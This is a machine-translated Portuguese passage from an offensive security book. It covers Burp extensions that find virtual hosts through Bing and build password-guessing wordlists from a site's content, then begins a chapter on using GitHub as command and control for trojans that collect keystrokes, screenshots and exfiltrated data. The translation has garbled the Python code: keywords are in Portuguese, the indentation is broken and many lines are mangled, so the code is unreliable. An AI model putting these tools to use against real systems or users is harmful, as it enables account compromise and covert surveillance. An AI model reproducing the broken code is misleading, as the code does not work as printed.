❶     #  agarrar os detalhes do que o usuário clicou
     http_traffic = self.context.getSelectedMessages ()

     print "%d pedidos destacou" % len (http_traffic)

     para o tráfego em http_traffic:
         http_service = traffic.getHttpService () anfitrião
                         = Http_service.getHost ()

         print "Usuário host selecionado: %s" % anfitrião

         self.bing_search (host)

Retorna

```

```

bing_search def (self, host):

#  verificar se temos um IP ou hostname is_ip = re.match ( "[0-9] + (?.. \ [0-9] + ) {3}", host)

❷     se is_ip:

```

```

    iP_address = domínio
    hospedeiro      = False
    outro: iP_address = socket.gethostbyname (host)

        domínio          = True

    bing_query_string = " ip:% s" % ip_address
    self.bing_query (bing_query_string)

    se o domínio:
        bing_query_string = " domínio:% s" host%
        self.bing_query (bing_query_string)

```

Nosso bing_menu função é acionado quando o usuário clica no item de menu de contexto que nós definimos.

Nós recuperar todos os pedidos de HTTP que foram destacadas

❶ e depois recuperar a parte do host do pedido de cada um e enviá-lo para o nosso bing_search função para processamento adicional. O bing_search função de primeiro determina se foram passados um endereço IP ou um nome de host ❷. Em seguida, consultar Bing para todos os hosts virtuais que têm o mesmo endereço IP ❸ como o anfitrião contida no pedido de HTTP que estava certo clicado. Se um domínio foi passado para a nossa extensão, então nós também fazer uma pesquisa secundária ❹ para todos os subdomínios que o Bing pode ter indexados. Agora vamos instalar o encanamento para usar API HTTP do Burp para enviar o pedido para o Bing e analisar os resultados. Adicione o seguinte código, garantindo que você está tabulada corretamente em nosso

BurpExtender classe, ou você vai correr em erros.

```

bing_query def (self, bing_query_string):

    imprimir "Executando Bing pesquisa:% s" % bing_query_string

    # codificar nossa consulta
    quoted_query = urllib.quote (bing_query_string)

    http_request = "GET https://api.datamarket.azure.com/Bing/Search/Web?$format=json & $top=20 & Consulta=%s HTTP/1.1
    \r\n".% quoted_query http_request += "Anfitrião: api.datamarket.azure.com \r\n" http_request += "Connection: close \r\n"

    ❶ http_request += "Autorização: Básico% s \r\n":% s %% base64.b64encode (. bing_api_key)

    http_request += "User-Agent: Blackhat Python \r\n\r\n"

    ❷ json_body =
    self._callbacks.makeHttpRequest ("api.datamarket.azure.com", ..
        443, True, http_request).ToString ()

    ❸ json_body = json_body.split ("\r\n\r\n", 1) [1]

    experimentar:
    ❹ r = json.loads (json_body)

```

```

se len (r [ "d"] [ "resultados"]):
    para site na r [ "d"] [ "resultados"]:

        ❸   print """ * 100 local de impressão [ 'Título']
            Site de impressão [ 'url'] Site de impressão [
            'description'] print """ * 100

                j_url = URL (sítio [ 'url'])

        ❹   se não self._callbacks.isInScope (j_url):
            imprimir "Adicionando para arrotar escopo"
            self._callbacks.includeInScope (j_url), exceto:

                imprimir "Nenhum resultado de Bing" pass

    Retorna

```

OK! API HTTP do arroto exige que construir toda a solicitação HTTP como uma string antes de enviá-lo, e, em particular, você pode ver que nós precisamos base64 codificar ❶ nossa chave Bing API e usar HTTP autenticação básica para fazer a chamada API. Em seguida, enviar o nosso pedido HTTP ❷ para os servidores da Microsoft. Quando os retornos de resposta, teremos a resposta inteira, incluindo os cabeçalhos, por isso, dividir os cabeçalhos off ❸ e, em seguida, passá-lo para o nosso analisador JSON

❹. Para cada conjunto de resultados, a saída que algumas informações sobre o site que descobrimos ❺ e se o site descobriu não está no escopo alvo do Burp ❻, nós adicioná-lo automaticamente. Esta é uma grande mistura de utilizar a API Jython e Python puro em uma extensão Burp para fazer o trabalho de reconhecimento adicional ao atacar um alvo em particular. Vamos levá-la para uma rodada.

Chutar os pneus

Use o mesmo procedimento que usamos para nossa extensão fuzzing para obter o Bing extensão busca de trabalho. Quando ele é carregado, navegue até

<http://testphp.vulnweb.com/>, e, em seguida, clique com o botão direito do mouse no pedido GET você apenas emitido. Se a extensão é carregada corretamente, você deve ver a opção do menu

Enviar para o Bing exibida como mostrado nas [Figura 6-9](#) .




Figura 6-9. opção de menu New mostrando nossa extensão

Ao clicar nesta opção do menu, dependendo da saída que você escolheu quando você carregou a extensão, você deve começar a ver os resultados de Bing como mostrado na [A Figura 6-10](#) .




Figura 6-10. Nossa extensão fornecendo saída da pesquisa API Bing

E se você clicar no Alvo guia no arroto e selecione Escopo, você vai ver novos itens adicionados automaticamente ao nosso alcance alvo como mostrado na [A Figura 6-11](#). O âmbito de aplicação alvo, limita as actividades, tais como ataques, Spidering, e varreduras para apenas os hospedeiros definidos.




Figura 6-11. Mostrando como descobriu anfitriões são automaticamente adicionados ao alvo de Burp
escopo

Virando o conteúdo do site em Ouro senha

Muitas vezes, a segurança se resume a uma coisa: as senhas do usuário. É triste mas é verdade.

Piorando as coisas, quando se trata de aplicações web, especialmente aqueles feitos sob encomenda, é muito comum encontrar essa conta bloqueada não ser implementada. Em outros casos, senhas fortes não são aplicadas. Nestes casos, uma adivinhação de senha sessão on-line como o que no último capítulo pode ser apenas o bilhete para ter acesso ao site.

O truque para senha on-line adivinhação está recebendo a lista de palavras direito. Você não pode testar 10 milhões de senhas se você estiver com pressa, então você precisa ser capaz de criar uma lista de palavras-alvo para o site em questão. Claro, existem scripts na distribuição Kali Linux que rastrejam um site e gerar uma lista de palavras com base no conteúdo do site. Embora se você já tiver usado Burp aranha para indexar o site, por que enviar mais tráfego apenas para gerar uma lista de palavras? Além disso, os scripts têm geralmente uma tonelada de argumentos de linha de comando para lembrar. Se você for como eu, você já memorizou suficientes argumentos de linha de comando para impressionar os seus amigos, então vamos fazer Burp fazer o trabalho pesado. Aberto *bhp_wordlist.py* e bater para fora este código.

```
de arroto IBurpExtender importação de arroto
IContextMenuFactory importação

de javax.swing JMenuItem importação da lista de importação
java.util, ArrayList de URL java.net importação

importação re
de data e hora de data e hora de importação de
HTMLParser HTMLParser importação

classe TagStripper (HTMLParser):
    def __init__(self):
        HTMLParser.__init__(auto)
        self.page_text = []
        
    handle_data def (auto, dados):
        ❶      self.page_text.append(dados)

    handle_comment def (auto, dados):
        ❷      self.handle_data (dados)

    faixa def (auto, html):
        self.feed (HTML)
```

```

❸     retornar "" .join (self.page_text)

classe BurpExtender (IBurpExtender, IContextMenuFactory):
    registerExtenderCallbacks def (self, chamadas de retorno):
        self._callbacks = chamadas de retorno
        self._helpers = callbacks.getHelpers () self.context
            = None
        self.hosts         = Set ()

    # Comece com algo que sabemos ser comum
    self.wordlist = set ([ "password"])

    # montamos nossa extensão
    callbacks.setExtensionName ( "BHP Wordlist")
    callbacks.registerContextMenuFactory (self)

    Retorna

def createMenuItems (self, context_menu):
    self.context = context_menu menu_list = ArrayList
    ()
    menu_list.add (JMenuItem ( "Criar Wordlist",
        actionPerformed = self.wordlist_menu))

    voltar menu_list

```

O código nesta lista deve ser bastante familiar agora. Começamos importando os módulos necessários. Um auxiliar `TagStripper` classe nos permitirá retirar as tags HTML para fora das respostas HTTP nós processamos mais tarde. Está

`handle_data` função armazena o texto da página ❶ em uma variável de membro. Também definimos `handle_comment` porque queremos que as palavras armazenadas nos comentários de desenvolvedores para ser adicionado à nossa lista de senhas também. Debaixo das cobertas,

`handle_comment` apenas chama `handle_data` ❷ (no caso, queremos mudar a forma como processamos página de texto abaixo da estrada). O faixa função alimenta o código HTML para a classe base, `HTMLParser`, e retorna o texto página resultante ❸, que virá a calhar mais tarde. O resto é quase exatamente o mesmo que o início da `bhp_bing.py` script que acabamos de terminar. Mais uma vez, o objetivo é criar um item de menu de contexto na UI arroto. A única coisa nova aqui é que nós armazenamos nossa lista de palavras em um conjunto, o que garante que não introduzir palavras duplicadas como vamos nós. Nós inicializar o conjunto com senha favorito de todos, “password” ❹, só para ter certeza de que ele acaba na nossa lista final.

Agora vamos adicionar a lógica para tirar o tráfego HTTP seleccionados a partir de arroto e transformá-lo em uma lista de palavras base.

```
wordlist_menu def (self, evento):
```

```

# agarrar os detalhes do que o usuário clicou http_traffic =
self.context.getSelectedMessages ()

para o tráfego em http_traffic:
    http_service = traffic.getHttpService () anfitrião
        = Http_service.getHost ()

❶ self.hosts.add (host)

http_response = traffic.getResponse ()

se http_response:
    ❷ self.get_words (http_response)
self.display_wordlist () retorno

get_words def (self, http_response):

cabeçalhos, corpo = http_response.tostring ().split ('\r\n\r\n', 1)

# pular respostas não-texto
❸ . Se headers.lower () encontrar ( "Content-Type: text") == 1:
    Retorna

tag_stripper = TagStripper ()
❹ page_text = tag_stripper.strip (corpo)

❺ palavras = re.findall ( "[a-zA-Z]\w{2}", page_text)

por palavra em palavras:

# filtrar cadeias longas if len (palavra) <= 12:

❻ self.wordlist.add (word.lower ())
Retorna

```

Nossa primeira ordem de negócio é definir o `wordlist_menu` função, que é o nosso manipulador de menu de clique. Ele salva o nome do host responder ❶ para mais tarde, e em seguida, recupera a resposta HTTP e alimenta-lo ao nosso `get_words` função

❷. De lá, `get_words` divide o cabeçalho do corpo da mensagem, a verificação para certificar-se de que estamos apenas tentando processar respostas baseadas em texto ❸.

Nosso `TagStripper` classe ❹ tira o código HTML do resto do texto da página. Nós usamos uma expressão regular para encontrar todas as palavras que começam com um caractere alfabético seguido por dois ou mais “palavra” caracteres ❺. Depois de fazer o corte final, as palavras bem-sucedidos são salvas em minúsculas para o lista de palavras ❻.

Agora vamos completar o roteiro, dando-lhe a capacidade de mangle e exibir a lista de palavras capturado.

```

def mangle (self, palavra):
    ano          = Datetime.now ().Ano
❶    sufixos = [ "", "1", "!", ano]

```

```

= Mutilados []

por senha no (word, word.capitalize ()):
    para sufixo sufixos:
        ❷      mangled.append ( "% s% s" % (password, sufixo))

voltar mutilado

display_wordlist def (self):
    ❸      print "# comentar: BHP Wordlist do sítio (s)% s" % "" .join (self.hosts)

por palavra na ordenada (self.wordlist):
    por senha no self.mangle (palavra):
        password de impressão

Retorna

```

Muito agradável! A função calandra tira uma palavra base e transforma-lo em uma série de suposições de senha com base em alguns de criação comum senha “estratégias”. Neste exemplo simples, nós criamos uma lista de sufixos para alinhar sobre o fim da palavra base, incluindo o ano em curso ❶. Em seguida, percorrer cada sufixo e adicioná-lo à palavra de base ❷ para criar uma tentativa de senha única. Fazemos um outro laço com uma versão em maiúsculas da palavra base para uma boa medida. No display_wordlist função, que imprime um “John the Ripper” comentário de estilo

❸ para nos lembrar quais sites foram usados para gerar esta lista de palavras. Então nós mangle cada palavra base e imprimir os resultados. Hora de tomar este bebê para uma rodada.

Chutar os pneus

Clique no **Extender** guia no arroto, clique no **Adicionar** botão e use o mesmo procedimento que usamos para nossas extensões anteriores para obter o trabalho de extensão Wordlist. Quando você tê-lo carregado, navegue até <http://testphp.vulnweb.com/>.

Botão direito do mouse o site no painel de Mapa do Site e selecione **Aranha este alojamento**, como mostrado em **A Figura 6-12**.




Figura 6-12. Spidering um host com Burp

Depois Burp visitou todos os links no site de destino, selecione todas as solicitações no painel superior direito, clique com o botão direito-las para abrir o menu de contexto e selecione

Criar Wordlist, como mostrado em **A Figura 6-13**.




Figura 6-13. Enviando os pedidos para a extensão BHP Wordlist

Agora, verifique a guia da extensão de saída. Na prática, nós salvar sua saída para um arquivo, mas para fins de demonstração que exibe a lista de palavras em arroto, como mostrado na [A Figura 6-14](#).

Agora você pode alimentar esta lista de volta para Burp Intruder para executar o ataque real de adivinhação de senha.




Figura 6-14. A lista de senhas com base no conteúdo do site de destino

Temos agora demonstrado um pequeno subconjunto da API arroto, inclusive sendo capaz de gerar nossas próprias cargas de ataque, bem como ampliação de edifícios que interagem com a interface do usuário arroto. Durante um teste de penetração muitas vezes você vai se deparado com problemas específicos ou necessidades de automação, ea API Burp Extender fornece uma excelente interface para codificar o caminho para sair de um canto, ou pelo menos salvá-lo de ter que copiar e colar dados capturados de Burp continuamente para outra ferramenta.

Neste capítulo, nós mostramos-lhe como construir uma excelente ferramenta de reconhecimento para adicionar ao seu cinto de ferramentas Burp. Como é que esta extensão só recupera os top 20 resultados do Bing, assim como lição de casa você pode trabalhar em fazer pedidos adicionais para garantir que você recuperar todos os resultados. Isso exigirá a fazer um pouco de leitura sobre a API do Bing e escrever algum código para lidar com os resultados conjunto maior. Você, claro, poderia então dizer a aranha Burp rastrear cada um dos

novos sites que você descobre e Hunt automaticamente para vulnerabilidades!

[13] Visita <http://www.bing.com/dev/en-us/dev-center/> para conseguir estabelecer com o seu próprio livre chave de API Bing.

Capítulo 7. Github Comando e Controle

Um dos aspectos mais desafiadores da criação de um quadro trojan sólido é de forma assíncrona controlar, atualizar e receber dados de seus implantes implantados. É crucial ter uma maneira relativamente universal para empurrar código às suas trojans remotos. Esta flexibilidade é necessária não apenas para controlar seus cavalos de Tróia, para executar diferentes tarefas, mas também porque você pode ter código adicional que é específico para o sistema operacional de destino.

Assim, enquanto os hackers tiveram muito de meios criativos de comando e controle ao longo dos anos, como o IRC ou até mesmo Twitter, vamos tentar um serviço realmente concebido para o código. Usaremos GitHub como uma maneira de armazenar informações implante configuração e dados exfiltrated, bem como quaisquer módulos que as necessidades de implante a fim de executar tarefas. Também vamos explorar como cortar mecanismo de biblioteca de importação nativo do Python para que enquanto você criar novos módulos de tróia, seus implantes podem tentar automaticamente recuperá-los e quaisquer bibliotecas dependentes directamente do seu repo, também. Tenha em mente que o seu tráfego para GitHub será criptografado em SSL, e há muito poucas empresas que eu vi que bloqueiam ativamente próprio GitHub.

Uma coisa a notar é que nós vamos usar um repo público para realizar esse teste; se você gostaria de gastar o dinheiro, você pode obter um repo privado para que erguer os olhos não podem ver o que você está fazendo. Além disso, todos os seus módulos, configuração e dados podem ser criptografados usando pares de público / privado chave, que eu demonstro em [Capítulo 9](#). Vamos começar!

Criação de uma conta GitHub

Se você não tem uma conta GitHub, então cabeça para GitHub.com, registe-se e crie um novo repositório chamado Capítulo 7. Em seguida, você vai querer instalar a biblioteca Python GitHub API [14] de modo que você pode automatizar a sua interacção com o seu repo. Você pode fazer isso a partir da linha de comando, fazendo o seguinte:

```
pip instalar github3.py
```

Se você não tiver feito isso, instale o cliente git. Eu faço o meu desenvolvimento de uma máquina Linux, mas funciona em qualquer plataforma. Agora vamos criar uma estrutura básica para o nosso repo. Faça o seguinte na linha de comando, adaptando, se necessário, se você estiver no Windows:

```
$ mkdir trojan
$ cd trojan
$ o init git
$ módulos mkdir
$ mkdir configuração
$ dados mkdir
$ tocar módulos / .gitignore
$ tocá-config / .gitignore
$ tocar dados / .gitignore
$ add git.
$ git commit -m "Adicionando estrutura repo para trojan".
$ git remoto adicionar origem https://github.com/<yourusername>/chapter7.git
$ mestre origem git push
```

Aqui, nós criamos a estrutura inicial para o nosso repo. O configuração diretório mantém arquivos de configuração que serão identificados exclusivamente para cada trojan. Como você implantar trojans, você quer cada um para executar tarefas diferentes e cada um trojan irá verificar seu arquivo de configuração única. o módulos diretório contém qualquer código modular que deseja que o trojan para pegar e, em seguida, executar. Vamos implementar um corte especial de importação para permitir que o nosso trojan para importar bibliotecas diretamente do nosso repo GitHub. Esta capacidade de carga remota também irá permitir que você para guardar bibliotecas de terceiros no GitHub para que você não tem que recompilar continuamente o seu trojan cada vez que você deseja adicionar novas funcionalidades ou dependências. o dados diretório é onde o trojan vai verificar em qualquer recolhidos dados, teclas digitadas, screenshots, e assim por diante. 